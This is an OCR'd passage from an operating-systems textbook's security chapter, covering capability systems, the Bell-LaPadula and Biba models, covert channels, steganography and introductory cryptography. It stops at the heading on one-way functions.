The third way is to keep the C-list in user space, but manage the capabilities cryptographically so that users cannot tamper with them. This approach is particularly suited to distributed systems and works as follows. When a client process sends a message to a remote server, for example, a file server, to create an object for it, the server creates the object and generates a long random number, the check field, to go with it. A slot in the server's file table is reserved for the object and the check field is stored there along with the addresses of the disk blocks. In UNIX terms, the check field is stored on the server in the i-node. It is not sent back to the user and never put on the network. The server then generates and returns a capability to the user of the form shown in Fig. 9-9.




Figure 9-9. A cryptographically protected capability.

The capability returned to the user contains the server's identifier, the object number (the index into the server's tables, essentially, the i-node number), and the rights, stored as a bitmap. For a newly created object, all the rights bits are turned on, of course, because the owner can do everything. The last field consists of the concatenation of the object, rights, and check field run through a cryptographically secure one-way function, f. A cryptographically secure one-way function is a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. We will discuss them in detail in Section 9.5. For now, it suffices to know that with a good one-way function, even a determined attacker will not be able to guess the check field, even if he knows all the other fields in the capability.

When the user wishes to access the object, she sends the capability to the server as part of the request. The server then extracts the object number to index into its tables to find the object. It then computes $f(Object, Rights, Check)$, taking the first two parameters from the capability itself and the third from its own tables. If the result agrees with the fourth field in the capability, the request is honored; otherwise, it is rejected. If a user tries to access someone else's object, he will not be able to fabricate the fourth field correctly since he does not know the check field, and the request will be rejected.

A user can ask the server to produce a weaker capability, for example, for read-only access. First the server verifies that the capability is valid. If so, it computes $f(Object, New\_rights, Check)$ and generates a new capability putting this value in

the fourth field. Note that the original *Check* value is used because other outstanding capabilities depend on it.

This new capability is sent back to the requesting process. The user can now give this to a friend by just sending it in a message. If the friend turns on rights bits that should be off, the server will detect this when the capability is used since the f value will not correspond to the false rights field. Since the friend does not know the true check field, he cannot fabricate a capability that corresponds to the false rights bits. This scheme was developed for the Amoeba system (Tanenbaum et al., 1990).

In addition to the specific object-dependent rights, such as read and execute, capabilities (both kernel and cryptographically protected) usually have **generic rights** which are applicable to all objects. Examples of generic rights are

1. Copy capability: create a new capability for the same object.
2. Copy object: create a duplicate object with a new capability.
3. Remove capability: delete an entry from the C-list; object unaffected.
4. Destroy object: permanently remove an object and a capability.

A last remark worth making about capability systems is that revoking access to an object is quite difficult in the kernel-managed version. It is hard for the system to find all the outstanding capabilities for any object to take them back, since they may be stored in C-lists all over the disk. One approach is to have each capability point to an indirect object, rather than to the object itself. By having the indirect object point to the real object, the system can always break that connection, thus invalidating the capabilities. (When a capability to the indirect object is later presented to the system, the user will discover that the indirect object is now pointing to a null object.)

In the Amoeba scheme, revocation is easy. All that needs to be done is change the check field stored with the object. In one blow, all existing capabilities are invalidated. However, neither scheme allows selective revocation, that is, taking back, say, John's permission, but nobody else's. This defect is generally recognized to be a problem with all capability systems.

Another general problem is making sure the owner of a valid capability does not give a copy to 1000 of his best friends. Having the kernel manage capabilities, as in Hydra, solves the problem, but this solution does not work well in a distributed system such as Amoeba.

Very briefly summarized, ACLs and capabilities have somewhat complementary properties. Capabilities are very efficient because if a process says "Open the file pointed to by capability 3" no checking is needed. With ACLs, a (potentially long) search of the ACL may be needed. If groups are not supported, then granting everyone read access to a file requires enumerating all users in the ACL. Capabilities also allow a process to be encapsulated easily, whereas ACLs do not. On the

other hand, ACLs allow selective revocation of rights, which capabilities do not. Finally, if an object is removed and the capabilities are not or vice versa, problems arise. ACLs do not suffer from this problem.

Most users are familiar with ACLs, because they are common in operating systems like Windows and UNIX. However, capabilities are not that uncommon either. For instance, the L4 kernel that runs on many smartphones from many manufacturers (typically alongside or underneath other operating systems like Android), is capability based. Likewise, the FreeBSD has embraced Capsicum, bringing capabilities to a popular member of the UNIX family.

9.4 FORMAL MODELS OF SECURE SYSTEMS

Protection matrices, such as that of Fig. 9-4, are not static. They frequently change as new objects are created, old objects are destroyed, and owners decide to increase or restrict the set of users for their objects. A considerable amount of attention has been paid to modeling protection systems in which the protection matrix is constantly changing. We will now touch briefly upon some of this work.

Decades ago, Harrison et al. (1976) identified six primitive operations on the protection matrix that can be used as a base to model any protection system. These primitive operations are create object, delete object, create domain, delete domain, insert right, and remove right. The two latter primitives insert and remove rights from specific matrix elements, such as granting domain 1 permission to read *File6*.

These six primitives can be combined into **protection commands**. It is these protection commands that user programs can execute to change the matrix. They may not execute the primitives directly. For example, the system might have a command to create a new file, which would test to see if the file already existed, and if not, create a new object and give the owner all rights to it. There might also be a command to allow the owner to grant permission to read the file to everyone in the system, in effect, inserting the "read" right in the new file's entry in every domain.

At any instant, the matrix determines what a process in any domain can do, not what it is authorized to do. The matrix is what is enforced by the system; authorization has to do with management policy. As an example of this distinction, let us consider the simple system of Fig. 9-10 in which domains correspond to users. In Fig. 9-10(a) we see the intended protection policy: *Henry* can read and write *mailbox7*, *Robert* can read and write *secret*, and all three users can read and execute *compiler*.

Now imagine that *Robert* is very clever and has found a way to issue commands to have the matrix changed to Fig. 9-10(b). He has now gained access to *mailbox7*, something he is not authorized to have. If he tries to read it, the operating system will carry out his request because it does not know that the state of Fig. 9-10(b) is unauthorized.




Figure 9-10. (a) An authorized state. (b) An unauthorized state.

It should now be clear that the set of all possible matrices can be partitioned into two disjoint sets: the set of all authorized states and the set of all unauthorized states. A question around which much theoretical research has revolved is this: "Given an initial authorized state and a set of commands, can it be proven that the system can never reach an unauthorized state?"

In effect, we are asking if the available mechanism (the protection commands) is adequate to enforce some protection policy. Given this policy, some initial state of the matrix, and the set of commands for modifying the matrix, what we would like is a way to prove that the system is secure. Such a proof turns out quite difficult to acquire; many general-purpose systems are not theoretically secure. Harrison et al. (1976) proved that in the case of an arbitrary configuration for an arbitrary protection system, security is theoretically undecidable. However, for a specific system, it may be possible to prove whether the system can ever move from an authorized state to an unauthorized state. For more information, see Landwehr (1981).

9.4.1 Multilevel Security

Most operating systems allow individual users to determine who may read and write their files and other objects. This policy is called **discretionary access control**. In many environments this model works fine, but there are other environments where much tighter security is required, such as the military, corporate patent departments, and hospitals. In the latter environments, the organization has stated rules about who can see what, and these may not be modified by individual soldiers, lawyers, or doctors, at least not without getting special permission from the boss (and probably from the boss' lawyers as well). These environments need **mandatory access controls** to ensure that the stated security policies are enforced by the system, in addition to the standard discretionary access controls. What these mandatory access controls do is regulate the flow of information, to make sure that it does not leak out in a way it is not supposed to.

The Bell-LaPadula Model

The most widely used multilevel security model is the **Bell-LaPadula model** so we will start there (Bell and LaPadula, 1973). This model was designed for handling military security, but it is also applicable to other organizations. In the military world, documents (objects) can have a security level, such as unclassified, confidential, secret, and top secret. People are also assigned these levels, depending on which documents they are allowed to see. A general might be allowed to see all documents, whereas a lieutenant might be restricted to documents cleared as confidential and lower. A process running on behalf of a user acquires the user's security level. Since there are multiple security levels, this scheme is called a **multilevel security system**.

The Bell-LaPadula model has rules about how information can flow:

1. **The simple security property:** A process running at security level *k* can read only objects at its level or lower. For example, a general can read a lieutenant's documents but a lieutenant cannot read a general's documents.
2. **The * property:** A process running at security level *k* can write only objects at its level or higher. For example, a lieutenant can append a message to a general's mailbox telling everything he knows, but a general cannot append a message to a lieutenant's mailbox telling everything he knows because the general may have seen top-secret documents that may not be disclosed to a lieutenant.

Roughly summarized, processes can read down and write up, but not the reverse. If the system rigorously enforces these two properties, it can be shown that no information can leak out from a higher security level to a lower one. The * property was so named because in the original report, the authors could not think of a good name for it and used * as a temporary placeholder until they could devise a better name. They never did and the report was printed with the *. In this model, processes read and write objects, but do not communicate with each other directly. The Bell-LaPadula model is illustrated graphically in Fig. 9-11.

In this figure a (solid) arrow from an object to a process indicates that the process is reading the object, that is, information is flowing from the object to the process. Similarly, a (dashed) arrow from a process to an object indicates that the process is writing into the object, that is, information is flowing from the process to the object. Thus all information flows in the direction of the arrows. For example, process *B* can read from object *1* but not from object *3*.

The simple security property says that all solid (read) arrows go sideways or upward. The * property says that all dashed (write) arrows also go sideways or upward. Since information flows only horizontally or upward, any information that starts out at level *k* can never appear at a lower level. In other words, there is never




Figure 9-11. The Bell-LaPadula multilevel security model.

a path that moves information downward, thus guaranteeing the security of the model.

The Bell-LaPadula model refers to organizational structure, but ultimately has to be enforced by the operating system. One way this could be done is by assigning each user a security level, to be stored along with other user-specific data such as the UID and GID. Upon login, the user's shell would acquire the user's security level and this would be inherited by all its children. If a process running at security level *k* attempted to open a file or other object whose security level is greater than *k*, the operating system should reject the open attempt. Similarly attempts to open any object of security level less than *k* for writing must fail.

The Biba Model

To summarize the Bell-LaPadula model in military terms, a lieutenant can ask a private to reveal all he knows and then copy this information into a general's file without violating security. Now let us put the same model in civilian terms. Imagine a company in which janitors have security level 1, programmers have security level 3, and the president of the company has security level 5. Using Bell-LaPadula, a programmer can query a janitor about the company's future plans and then overwrite the president's files that contain corporate strategy. Not all companies might be equally enthusiastic about this model.

The problem with the Bell-LaPadula model is that it was devised to keep secrets, not guarantee the integrity of the data. For the latter, we need precisely the reverse properties (Biba, 1977):

1. **The simple integrity property:** A process running at security level k can write only objects at its level or lower (no write up).
2. **The integrity * property:** A process running at security level k can read only objects at its level or higher (no read down).

Together, these properties ensure that the programmer can update the janitor's files with information acquired from the president, but not vice versa. Of course, some organizations want both the Bell-LaPadula properties and the Biba properties, but these are in direct conflict so they are hard to achieve simultaneously.

9.4.2 Covert Channels

All these ideas about formal models and provably secure systems sound great, but do they actually work? In a word: No. Even in a system which has a proper security model underlying it and which has been proven to be secure and is correctly implemented, security leaks can still occur. In this section we discuss how information can still leak out even when it has been rigorously proven that such leakage is mathematically impossible. These ideas are due to Lampson (1973).

Lampson's model was originally formulated in terms of a single timesharing system, but the same ideas can be adapted to LANs and other multiuser environments, including applications running in the cloud. In the purest form, it involves three processes on some protected machine. The first process, the client, wants some work performed by the second one, the server. The client and the server do not entirely trust each other. For example, the server's job is to help clients with filling out their tax forms. The clients are worried that the server will secretly record their financial data, for example, maintaining a secret list of who earns how much, and then selling the list. The server is worried that the clients will try to steal the valuable tax program.

The third process is the collaborator, which is conspiring with the server to indeed steal the client's confidential data. The collaborator and server are typically owned by the same person. These three processes are shown in Fig. 9-12. The object of this exercise is to design a system in which it is impossible for the server process to leak to the collaborator process the information that it has legitimately received from the client process. Lampson called this the **confinement problem**.

From the system designer's point of view, the goal is to encapsulate or confine the server in such a way that it cannot pass information to the collaborator. Using a protection-matrix scheme we can easily guarantee that the server cannot communicate with the collaborator by writing a file to which the collaborator has read access. We can probably also ensure that the server cannot communicate with the collaborator using the system's interprocess communication mechanism.

Unfortunately, more subtle communication channels may also be available. For example, the server can try to communicate a binary bit stream as follows. To send




Figure 9-12. (a) The client, server, and collaborator processes. (b) The encapsulated server can still leak to the collaborator via covert channels.

a 1 bit, it computes as hard as it can for a fixed interval of time. To send a 0 bit, it goes to sleep for the same length of time.

The collaborator can try to detect the bit stream by carefully monitoring its response time. In general, it will get better response when the server is sending a 0 than when the server is sending a 1. This communication channel is known as a **covert channel**, and is illustrated in Fig. 9-12(b).

Of course, the covert channel is a noisy channel, containing a lot of extraneous information, but information can be reliably sent over a noisy channel by using an error-correcting code (e.g., a Hamming code, or even something more sophisticated). The use of an error-correcting code reduces the already low bandwidth of the covert channel even more, but it still may be enough to leak substantial information. It is fairly obvious that no protection model based on a matrix of objects and domains is going to prevent this kind of leakage.

Modulating the CPU usage is not the only covert channel. The paging rate can also be modulated (many page faults for a 1, no page faults for a 0). In fact, almost any way of degrading system performance in a clocked way is a candidate. If the system provides a way of locking files, then the server can lock some file to indicate a 1, and unlock it to indicate a 0. On some systems, it may be possible for a process to detect the status of a lock even on a file that it cannot access. This covert channel is illustrated in Fig. 9-13, with the file locked or unlocked for some fixed time interval known to both the server and collaborator. In this example, the secret bit stream 11010100 is being transmitted.

Locking and unlocking a prearranged file, *S*, is not an especially noisy channel, but it does require fairly accurate timing unless the bit rate is very low. The reliability and performance can be increased even more using an acknowledgement protocol. This protocol uses two more files, *F1* and *F2*, locked by the server and collaborator, respectively, to keep the two processes synchronized. After the server locks or unlocks *S*, it flips the lock status of *F1* to indicate that a bit has been sent. As soon as the collaborator has read out the bit, it flips *F2*'s lock status to tell the server it is ready for another bit and waits until *F1* is flipped again to indicate that




Figure 9-13. A covert channel using file locking.

another bit is present in *S*. Since timing is no longer involved, this protocol is fully reliable, even in a busy system, and can proceed as fast as the two processes can get scheduled. To get higher bandwidth, why not use two files per bit time, or make it a byte-wide channel with eight signaling files, *S0* through *S7*?

Acquiring and releasing dedicated resources (tape drives, plotters, etc.) can also be used for signaling. The server acquires the resource to send a 1 and releases it to send a 0. In UNIX, the server could create a file to indicate a 1 and remove it to indicate a 0; the collaborator could use the access system call to see if the file exists. This call works even though the collaborator has no permission to use the file. Unfortunately, many other covert channels exist.


Lampson also mentioned a way of leaking information to the (human) owner of the server process. Presumably the server process will be entitled to tell its owner how much work it did on behalf of the client, so the client can be billed. If the actual computing bill is, say, $100 and the client's income is $53,000, the server could report the bill as $100.53 to its owner.

Just finding all the covert channels, let alone blocking them, is nearly hopeless. In practice, there is little that can be done. Introducing a process that causes page faults at random or otherwise spends its time degrading system performance in order to reduce the bandwidth of the covert channels is not an attractive idea.

Steganography

A slightly different kind of covert channel can be used to pass secret information between processes, even though a human or automated censor gets to inspect all messages between the processes and veto the suspicious ones. For example, consider a company that manually checks all outgoing email sent by company employees to make sure they are not leaking secrets to accomplices or competitors outside the company. Is there a way for an employee to smuggle substantial volumes of confidential information right out under the censor's nose? It turns out there is and it is not all that hard to do.

As a case in point, consider Fig. 9-14(a). This photograph, taken by the author in Kenya, contains three zebras contemplating an acacia tree. Fig. 9-14(b) appears to be the same three zebras and acacia tree, but it has an extra added attraction. It contains the complete, unabridged text of five of Shakespeare's plays embedded in it: *Hamlet*, *King Lear*, *Macbeth*, *The Merchant of Venice*, and *Julius Caesar*. Together, these plays total over 700 KB of text.



(a) (b)

Figure 9-14. (a) Three zebras and a tree. (b) Three zebras, a tree, and the complete text of five plays by William Shakespeare.

How does this covert channel work? The original color image is 1024×768 pixels. Each pixel consists of three 8-bit numbers, one each for the red, green, and blue intensity of that pixel. The pixel's color is formed by the linear superposition of the three colors. The encoding method uses the low-order bit of each RGB color value as a covert channel. Thus each pixel has room for 3 bits of secret information, one in the red value, one in the green value, and one in the blue value. With an image of this size, up to $1024 \times 768 \times 3$ bits (294,912 bytes) of secret information can be stored in it.

The full text of the five plays and a short notice adds up to 734,891 bytes. This was first compressed to about 274 KB using a standard compression algorithm. The compressed output was then encrypted and inserted into the low-order bits of each color value. As can be seen (or actually, cannot be seen), the existence of the information is completely invisible. It is equally invisible in the large, full-color version of the photo. The eye cannot easily distinguish 7-bit color from 8-bit color. Once the image file has gotten past the censor, the receiver just strips off all the low-order bits, applies the decryption and decompression algorithms, and recovers the original 734,891 bytes. Hiding the existence of information like this is called **steganography** (from the Greek words for "covered writing"). Steganography is not popular in dictatorships that try to restrict communication among their citizens, but it is popular with people who believe strongly in free speech.

Viewing the two images in black and white with low resolution does not do justice to how powerful the technique is. To get a better feel for how steganography works, one of the authors (AST) has prepared a demonstration for Windows systems, including the full-color image of Fig. 9-14(b) with the five plays embedded in it. The demonstration can be found at the URL *www.cs.vu.nl/~ast/* . Click on the covered writing link there under the heading STEGANOGRAPHY DEMO. Then follow the instructions on that page to download the image and the steganography tools needed to extract the plays. It is hard to believe this, but give it a try: seeing is believing.

Another use of steganography is to insert hidden watermarks into images used on Web pages to detect their theft and reuse on other Web pages. If your Web page contains an image with the secret message "Copyright 2014, General Images Corporation" you might have a tough time convincing a judge that you produced the image yourself. Music, movies, and other kinds of material can also be watermarked in this way.

Of course, the fact that watermarks are used like this encourages some people to look for ways to remove them. A scheme that stores information in the low-order bits of each pixel can be defeated by rotating the image 1 degree clockwise, then converting it to a lossy system such as JPEG, then rotating it back by 1 degree. Finally, the image can be reconverted to the original encoding system (e.g., gif, bmp, tif). The lossy JPEG conversion will mess up the low-order bits and the rotations involve massive floating-point calculations, which introduce roundoff errors, also adding noise to the low-order bits. The people putting in the watermarks know this (or should know this), so they put in their copyright information redundantly and use schemes besides just using the low-order bits of the pixels. In turn, this stimulates the attackers to look for better removal techniques. And so it goes.

Steganography can be used to leak information in a covert way, but it is more common that we want to do the opposite: hide the information from the prying eys of attackers, without necessarily hiding the fact that we are hiding it. Like Julius Caesar, we want to ensure that even if our messages or files fall in the wrong hands, the attacker will not be able to detect the secret information. This is the domain of cryptography and the topic of the next section.

9.5 BASICS OF CRYPTOGRAPHY

Cryptography plays an important role in security. Many people are familiar with newspaper cryptograms, which are little puzzles in which each letter has been systematically replaced by a different one. These have as much to do with modern cryptography as hot dogs have to do with haute cuisine. In this section we will give a bird's-eye view of cryptography in the computer era. As mentioned earlier, operating systems use cryptography in many places. For instance, some file systems can encrypt all the data on disk, protocols like IPSec may encrypt and/or sign all

network packets, and most operating systems scramble passwords to prevent attackers from recovering them. Moreover, in Sec. 9.6, we will discuss the role of encryption in another important aspect of security: authentication.

We will look at the basic primitives used by these systems. However, a serious discussion of cryptography is beyond the scope of this book. Many excellent books on computer security discuss the topic at length. The interested reader is referred to these (e.g., Kaufman et al., 2002; and Gollman, 2011). Below we will give a very quick discussion of cryptography for readers not familiar with it at all.

The purpose of cryptography is to take a message or file, called the **plaintext**, and encrypt it into **ciphertext** in such a way that only authorized people know how to convert it back to plaintext. For all others, the ciphertext is just an incomprehensible pile of bits. Strange as it may sound to beginners in the area, the encryption and decryption algorithms (functions) should *always* be public. Trying to keep them secret almost never works and gives the people trying to keep the secrets a false sense of security. In the trade, this tactic is called **security by obscurity** and is employed only by security amateurs. Oddly enough, the category of amateurs also includes many huge multinational corporations that really should know better.

Instead, the secrecy depends on parameters to the algorithms called **keys**. If P is the plaintext file, K_E is the encryption key, C is the ciphertext, and E is the encryption algorithm (i.e., function), then $C = E(P, K_E)$. This is the definition of encryption. It says that the ciphertext is obtained by using the (known) encryption algorithm, E, with the plaintext, P, and the (secret) encryption key, K_E, as parameters. The idea that the algorithms should all be public and the secrecy should reside exclusively in the keys is called **Kerckhoffs' principle**, formulated by the 19th century Dutch cryptographer Auguste Kerckoffs. All serious cryptographers subscribe to this idea.

Similarly, $P = D(C, K_D)$ where D is the decryption algorithm and K_D is the decryption key. This says that to get the plaintext, P, back from the ciphertext, C, and the decryption key, K_D, one runs the algorithm D with C and K_D as parameters. The relation between the various pieces is shown in Fig. 9-15.

9.5.1 Secret-Key Cryptography

To make this clearer, consider an encryption algorithm in which each letter is replaced by a different letter, for example, all *A*s are replaced by *Q*s, all *B*s are replaced by *W*s, all *C*s are replaced by *E*s, and so on like this:

plaintext:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
ciphertext:	Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

This general system is called a **monoalphabetic substitution**, with the key being the 26-letter string corresponding to the full alphabet. The encryption key in this example is *QWERTYUIOPASDFGHJKLZXCVBNM*. For the key given above, the




Figure 9-15. Relationship between the plaintext and the ciphertext.

plaintext *ATTACK* would be transformed into the ciphertext *QZZQEA*. The decryption key tells how to get back from the ciphertext to the plaintext. In this example, the decryption key is *KXVMCNOPHQRSZYIJADLEGWBUFT* because an *A* in the ciphertext is a *K* in the plaintext, a *B* in the ciphertext is an *X* in the plaintext, etc.

At first glance this might appear to be a safe system because although the cryptanalyst knows the general system (letter-for-letter substitution), he does not know which of the 26! $\approx 4 \times 10^{26}$ possible keys is in use. Nevertheless, given a surprisingly small amount of ciphertext, the cipher can be broken easily. The basic attack takes advantage of the statistical properties of natural languages. In English, for example, *e* is the most common letter, followed by *t*, *o*, *a*, *n*, *i*, etc. The most common two-letter combinations, called **digrams**, are *th*, *in*, *er*, *re*, and so on. Using this kind of information, breaking the cipher is easy.

Many cryptographic systems, like this one, have the property that given the encryption key it is easy to find the decryption key. Such systems are called **secret-key cryptography** or **symmetric-key cryptography**. Although monoalphabetic substitution ciphers are completely worthless, other symmetric key algorithms are known and are relatively secure if the keys are long enough. For serious security, minimally 256-bit keys should be used, giving a search space of $2^{256} \approx 1.2 \times 10^{77}$ keys. Shorter keys may thwart amateurs, but not major governments.

9.5.2 Public-Key Cryptography

Secret-key systems are efficient because the amount of computation required to encrypt or decrypt a message is manageable, but they have a big drawback: the sender and receiver must both be in possession of the shared secret key. They may even have to get together physically for one to give it to the other. To get around this problem, **public-key cryptography** is used (Diffie and Hellman, 1976). This

system has the property that distinct keys are used for encryption and decryption and that given a well-chosen encryption key, it is virtually impossible to discover the corresponding decryption key. Under these circumstances, the encryption key can be made public and only the private decryption key kept secret.

Just to give a feel for public-key cryptography, consider the following two questions:

Question 1: How much is $314159265358979 \times 314159265358979$?
Question 2: What is the square root of 3912571506419387090594828508241?

Most sixth graders, if given a pencil, paper, and the promise of a really big ice cream sundae for the correct answer, could answer question 1 in an hour or two. Most adults given a pencil, paper, and the promise of a lifetime 50% tax cut could not solve question 2 at all without using a calculator, computer, or other external help. Although squaring and square rooting are inverse operations, they differ enormously in their computational complexity. This kind of asymmetry forms the basis of public-key cryptography. Encryption makes use of the easy operation but decryption without the key requires you to perform the hard operation.

A public-key system called **RSA** exploits the fact that multiplying really big numbers is much easier for a computer to do than factoring really big numbers, especially when all arithmetic is done using modulo arithmetic and all the numbers involved have hundreds of digits (Rivest et al., 1978). This system is widely used in the cryptographic world. Systems based on discrete logarithms are also used (El Gamal, 1985). The main problem with public-key cryptography is that it is a thousand times slower than symmetric cryptography.

The way public-key cryptography works is that everyone picks a (public key, private key) pair and publishes the public key. The public key is the encryption key; the private key is the decryption key. Usually, the key generation is automated, possibly with a user-selected password fed into the algorithm as a seed. To send a secret message to a user, a correspondent encrypts the message with the receiver's public key. Since only the receiver has the private key, only the receiver can decrypt the message.

9.5.3 One-Way Functions

